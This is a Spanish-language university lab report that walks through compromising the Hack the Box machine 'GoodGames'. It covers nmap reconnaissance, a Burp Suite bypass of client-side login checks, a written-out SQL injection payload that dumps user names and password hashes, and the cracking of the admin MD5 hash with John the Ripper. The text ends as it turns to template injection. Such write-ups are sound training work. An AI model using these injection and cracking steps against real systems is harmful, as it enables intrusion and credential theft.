


# SEGURIDAD DE APLICACIONES

## Práctica 2: Análisis de Vulnerabilidades Web



*ugr* | Universidad  
de Granada



## Máquina GoodGames (Hack the Box)

MÁSTER DE FORMACIÓN PERMANENTE  
EN CIBERSEGURIDAD

**Autor:** Salvador Jesús Megías Andreu

**correo:** salvadorjesus@correo.ugr.es


**Granada, Curso 2022/2023**

## Índice


Introducción .....	3
Fase de reconocimiento y escaneo .....	4
Fase de intrusión o acceso al sistema .....	8
Fase de escalada de privilegios .....	17
Posibles sanitizaciones de las vulnerabilidades .....	22
Conclusión .....	23
Bibliografía .....	24

## Introducción

En esta práctica vamos a realizar un análisis completo de vulnerabilidades de una máquina de la plataforma [Hack the Box](#). Concretamente resolveremos a lo largo de esta práctica la máquina **GoodGames**, donde el objetivo final consistirá en conseguir acceso a la máquina, y una vez dentro, realizar una escalada de privilegios para obtener el usuario **root**, es decir, máximos privilegios dentro del sistema.



Primero nos conectamos a nuestra **vpn** de Hack the Box, y levantamos la máquina (la ponemos online). Lo primero que vemos es que la IP de la máquina víctima es **10.10.11.130** y que se trata de una máquina con SO Linux:



## Fase de reconocimiento y escaneo

Para la fase de reconocimiento y numeración voy a utilizar primeramente la herramienta **nmap**.

Vamos a realizar el escaneo para encontrar los puertos abiertos que hay en la máquina víctima, para ello he usado con **nmap** las siguientes flags u opciones:

- **-p-** : Con esta flag, **nmap** realizará la búsqueda de puerto en todo el rango existente de puertos, es decir, los 65535 puertos que existen.
- **--open**: Sirve para trasladarle a **nmap** que solo me interesan los puertos que haya abiertos.
- **-T5**: Es la búsqueda más rápido y agresivo que podemos conseguir con esta flag para el escaneo de la máquina.
- **-v**: Verbose, para que muestre la información que vaya encontrando por terminal.
- **-n**: Para que no aplique resolución DNS en el escaneo.
- **-oG allPorts**: Para que me guarde toda la información que encuentre en un archivo grepeable llamado allPorts.

```
> nmap -p- --open -T5 -v -n 10.10.11.130 -oG allPorts
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-13 13:01 CET
Initiating Ping Scan at 13:01
Scanning 10.10.11.130 [4 ports]
Completed Ping Scan at 13:01, 0.16s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:01
Scanning 10.10.11.130 [65535 ports]
Discovered open port 80/tcp on 10.10.11.130
SYN Stealth Scan Timing: About 15.37% done; ETC: 13:04 (0:02:51 remaining)
SYN Stealth Scan Timing: About 33.02% done; ETC: 13:04 (0:02:04 remaining)
SYN Stealth Scan Timing: About 50.96% done; ETC: 13:04 (0:01:28 remaining)
SYN Stealth Scan Timing: About 68.35% done; ETC: 13:04 (0:00:56 remaining)
Completed SYN Stealth Scan at 13:05, 243.22s elapsed (65535 total ports)
Nmap scan report for 10.10.11.130
Host is up (0.61s latency).
Not shown: 65530 closed tcp ports (reset), 4 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host-up) scanned in 243.62 seconds
Raw packets sent: 122014 (5.369MB) | Rcvd: 121851 (4.874MB)
> cat allPorts
```

	File: allPorts
1	# Nmap 7.92 scan initiated Sun Nov 13 13:01:26 2022 as: nmap -p- --open -T5 -v -n -oG allPorts 10.10.11.130
2	# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
3	Host: 10.10.11.130 ( ) Status: Up
4	Host: 10.10.11.130 ( ) Ports: 80/open/tcp/http///
5	# Nmap done at Sun Nov 13 13:05:30 2022 -- 1 IP address (1 host up) scanned in 243.62 seconds


Como podemos ver, solo está abierto el puerto **80**, por donde se realiza un servicio **http**.

Con la herramienta **whatweb** intentamos ver un poco de la información referente al servicio web **http**:

```
> whatweb 10.10.11.130
http://10.10.11.130 [200 OK] Bootstrap, Country[RESERVED][ZZ], Frame, HTML5, HTTPServer[Werkzeug/2.0.2 Python/3.9.2], IP[10.10.11.130], JQuery, Meta-Author[_nk], PasswordField[password], Python[3.9.2], Script, Title[GoodGames | Community and Store], Werkzeug[2.0.2], X-UA-Compatible[IE=edge]
```

Ahora lo que vamos a hacer es, mediante **nmap**, realizar un proceso básico de enumeración sobre el servicio **http** de la máquina, para ello he usado con **nmap** las siguientes flags u opciones:

- -sC : Con esta flag, **nmap** ejecutará unos scripts básicos de numeración sobre el servicio.
- -sV: Sirve para intentar descubrir las versiones de los servicios.
- -p80: Para trasladar a **nmap** que queremos que ejecute todo esto en el puerto 80 de la máquina.
- -oN: Para que guarde toda la información en un archivo nmap llamado targeted.




```
> nmap -sC -sV -p80 -oN targeted 10.10.11.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-13 13:20 CET
Nmap scan report for 10.10.11.130
Host is up (0.29s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.51
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
|_http-title: GoodGames | Community and Store
Service Info: Host: goodgames.htb

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.39 seconds
> cat targeted
```

	File: targeted
1	# Nmap 7.92 scan initiated Sun Nov 13 13:20:48 2022 as: nmap -sC -sV -p80 -oN targeted 10.10.11.130
2	Nmap scan report for 10.10.11.130
3	Host is up (0.29s latency).
4	
5	PORT      STATE SERVICE VERSION
6	80/tcp    open  http      Apache httpd 2.4.51
7	_http-server-header: Werkzeug/2.0.2 Python/3.9.2
8	_http-title: GoodGames   Community and Store
9	Service Info: Host: goodgames.htb
10	
11	Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
12	# Nmap done at Sun Nov 13 13:21:19 2022 -- 1 IP address (1 host up) scanned in 30.39 seconds


Una vez realizamos la enumeración del servicio web **http**, descubrimos un dominio que poder analizar → **goodgames.htb**. Pero como vemos, en un inicio no puede conectarse:




Esto es debido a que se realiza **virtual hosting**, para solucionar esto y sea capaz de reconocer el dominio anterior, editaremos el archivo **/etc/hosts**:

```
GNU nano 5.4 /etc/hosts
# Host addresses
127.0.0.1 localhost
127.0.1.1 securityWorkspace
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.143 office.paper chat.office.paper chat.paper.htb
10.10.11.136 pandora_console
127.0.0.1:80 pandora_console
10.10.11.172 shared.htb checkout.shared.htb
10.10.11.130 goodgames.htb
```

Una vez hecho esto, accedemos a la web **goodgames.htb** de forma exitosa:



Para información extra, utilizo la herramienta **wappalyzer** para ver cuáles son las herramientas de las que hace uso el sitio web:






## Fase de intrusión o acceso al sistema


### server side template injection (SSTI)

Tras un rato mirando la página web que reporta el servicio **http**, encuentro un apartado de login, en el cual intento realizar una inyección SQL:




Como observamos, no es posible realizar dicha inyección, puesto que se realizan comprobaciones para que no se puedan ingresar cierto tipo de caracteres o que no se pueda ingresar nada fuera de una estructura o formato predefinido.

Para intentar evadir este control, vamos a usar la herramienta **Burp Suite**, la cual podemos usar a modo de proxy con el que podemos colocarnos entre el cliente y el servidor de tal forma que podamos evadir los controles en el cliente.







Para ello, ingresaremos un correo que cumpla con un formato norma y una contraseña y le daremos a **sign in** interceptando esta petición con **Burp Suite**:




Enviamos dicha petición al **repeater** para poder así realizar pruebas varias, realizando la inyección SQL que intentamos realizar anteriormente de forma no exitosa, comprobamos que responde con un estado 200, es decir, es vulnerable a inyección SQL en el servidor, pues en el servidor no se realizan controles, por lo que evadiendo los controles en el cliente con el proxy de **Burp Suite** podremos acceder:



Ya que hemos comprobado que es vulnerable a inyección SQL, vamos a darle a **forward** desde el proxy para enviar dicha petición de forma definitiva al servidor:



Pudiendo acceder a la plataforma con el perfil de **ADMIN**:




Después de un rato inspeccionando el perfil, encuentro un apartado interno de administración:




Sin embargo, dicho dominio no es reconocido, por lo que volvemos a repetir el proceso de meterlo en el archivo **/etc/hosts** y recargamos la página:


```
GNU nano 5.4 /etc/hosts *
# Host addresses
127.0.0.1 localhost
127.0.1.1 securityWorkspace
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.143 office.paper chat.office.paper.chat.paper.htb
10.10.11.136 pandora_console
127.0.0.1:80 pandora_console
10.10.11.172 shared.htb checkout.shared.htb
10.10.11.130 goodgames.htb internal-administration.goodgames.htb
```




De nuevo tenemos ante nosotros otro panel de **sign in**, por lo que necesitamos credenciales para poder acceder, una forma que se me ocurre sería aprovechar la vulnerabilidad encontrada anteriormente de **inyección SQL**. Lo que haré será ir numerando las bases de datos existentes, sus tablas y columnas en busca de dichas credenciales mediante queries SQL:




Primero enumeramos las bases de datos, las cuales son **information\_schema** y **main**:



A continuación, voy a numerar las tablas existentes en la base de datos **main**, las cuales son **blog**, **blog\_comment** y **user**:



Una vez hemos encontrado la tabla que nos interesa, vamos a numerar las columnas de dicha tabla, las cuales son **id**, **mail**, **password** y **name**.



Por último, vamos a numerar los **usuarios** y sus **contraseñas** de la tabla **user**, encontrando el usuario admin y su contraseña (la cual parece cifrada):

```
email=admin@admin.com' union select 1,2,3,group_concat(name,0x3a,password) from user--
```

-spassword=admin

```
</div>
<h2 class='h4'>
```

We lcome admin:2b22337f218b2d82dfc3b6f77e7cb8ec

```
</h2>
```

100  
101

```
<div>
    Redirecting you to profile page...
</div>
```

Para intentar averiguar el algoritmo de cifrado que se ha usado para para cifrar la contraseña del usuario **admin**, vamos a usar la herramienta **hash-identifier**, la cual nos comunica que el algoritmo usado es **MD5**:

[illegible]

Sabiendo esto, vamos a realizar un ataque de fuerza bruta con la herramienta **john the Ripper**, con la cual intentaremos crackear el hash encontrando la contraseña decodificada en el diccionario **/usr/share/wordlists/rockyou.txt**, dando como resultado la contraseña ➔ **superadministrator** (ya tenemos el usuario **admin** y la contraseña **superadministrator**):

```
> vi hash
> cat hash
```

	File: hash
1	2b22337f218b2d82dfc3b6f77e7cb8ec

```
> & /home/salvadmegias/Desktop/salvadmegias/HTB/GoodGames/exploits > # >
```

```

> john --wordlist=/usr/share/wordlists/rockyou.txt hash --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
superadministrator (?)
1g 0:00:00:00 DONE (2022-11-18 20:52) 2.777g/s 9657Kp/s 9657Kc/s 9657Kc/s superarely1993..super'star
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed

```

Una vez conseguidas dichas credenciales, intentamos acceder exitosamente al panel de **sign in** del apartado interno de administración:

# Flask Volt - Sign IN


Add your credentials

Username

Your Password

☐ Remember me

Sign In



Buscando durante un rato, encuentro en **settings** un panel donde puedo introducir datos, los cuales luego se ven reflejados al pulsar **save all** en la ventana derecha (el contenido introducido en la casilla del nombre):

Lo cual me da a pensar que tal vez podría ser vulnerable en este aspecto a **SSTI (Server side template injection)**. Vamos a comprobar esto de la siguiente forma:

